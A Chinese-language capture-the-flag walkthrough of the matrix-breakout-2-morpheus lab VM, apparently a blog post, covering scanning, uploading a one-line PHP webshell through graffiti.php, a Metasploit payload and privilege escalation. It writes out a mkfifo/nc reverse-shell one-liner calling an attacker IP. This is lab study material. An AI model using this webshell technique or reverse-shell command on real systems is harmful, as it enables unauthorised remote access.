matrix-breakout-2-morpheus靶机通关



1.目标探测

目标开启了22、80和81端口,其中81端口需要登陆

2.目录探测

使用gobuster探测,字典很重要哈,我之前选了几个简单的,没有爆出来

发现了graffiti.php这个涂鸦界面,可以写一句话代码

写入成功后,用bp拦截,把txt文件改成php,这样就可以执行一句话木马了。

3.建立shell

采用蚁剑连接后,可以建立shell,可以看到第一个flag,但只有www-data权限

当然也可以用nc建立一个反弹shell,nc -e被禁用了,只能采取这样的方式:

复制代码
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.136.204 1234 > /tmp/f

4.建立meterpretershell


生成木马

利用第3步建立的shell上传该木马,并执行。

msf监听

5.使用提权模块

搜索local_exploit

输入meterpreter会话的session id,

发现可利用的提权漏洞,直接选用这个模块,提权


6.溯源情况
相关推荐
智能运维指南6 小时前
代码管理软件如何融入 DevOps 工具链?全链路联通的 5 个关键点
运维·devops·信创适配·嘉为蓝鲸
充电zcx6 小时前
Linux:4:开发工具详解
linux·运维·服务器
gongfeng300010 小时前
福州企业级AI自动化获客解决方案品牌梳理与适用场景分析
运维·人工智能·自动化·g-claw ai员工
码农客栈10 小时前
linux 交叉编译tslib
linux
鱼月半11 小时前
两台电脑直连网络不通怎么办?
linux·网络协议
光电笑映12 小时前
网络通信基础:从协议分层到 Socket 编程预备
linux·运维·服务器·网络
酸菜。12 小时前
dw_apb_gpio总结
linux
wunaiqiezixin12 小时前
MIT 6.S081 file system 实验篇(lab9):Large files (moderate)
linux·unix·os·xv6·mit6.s081
GeW12 小时前
RHCE 考试通过率提升:核心考点、实验环境与排错技巧
linux
微小冷12 小时前
用Mermaid画时序图
运维·流程图·时序图·mermaid·生命线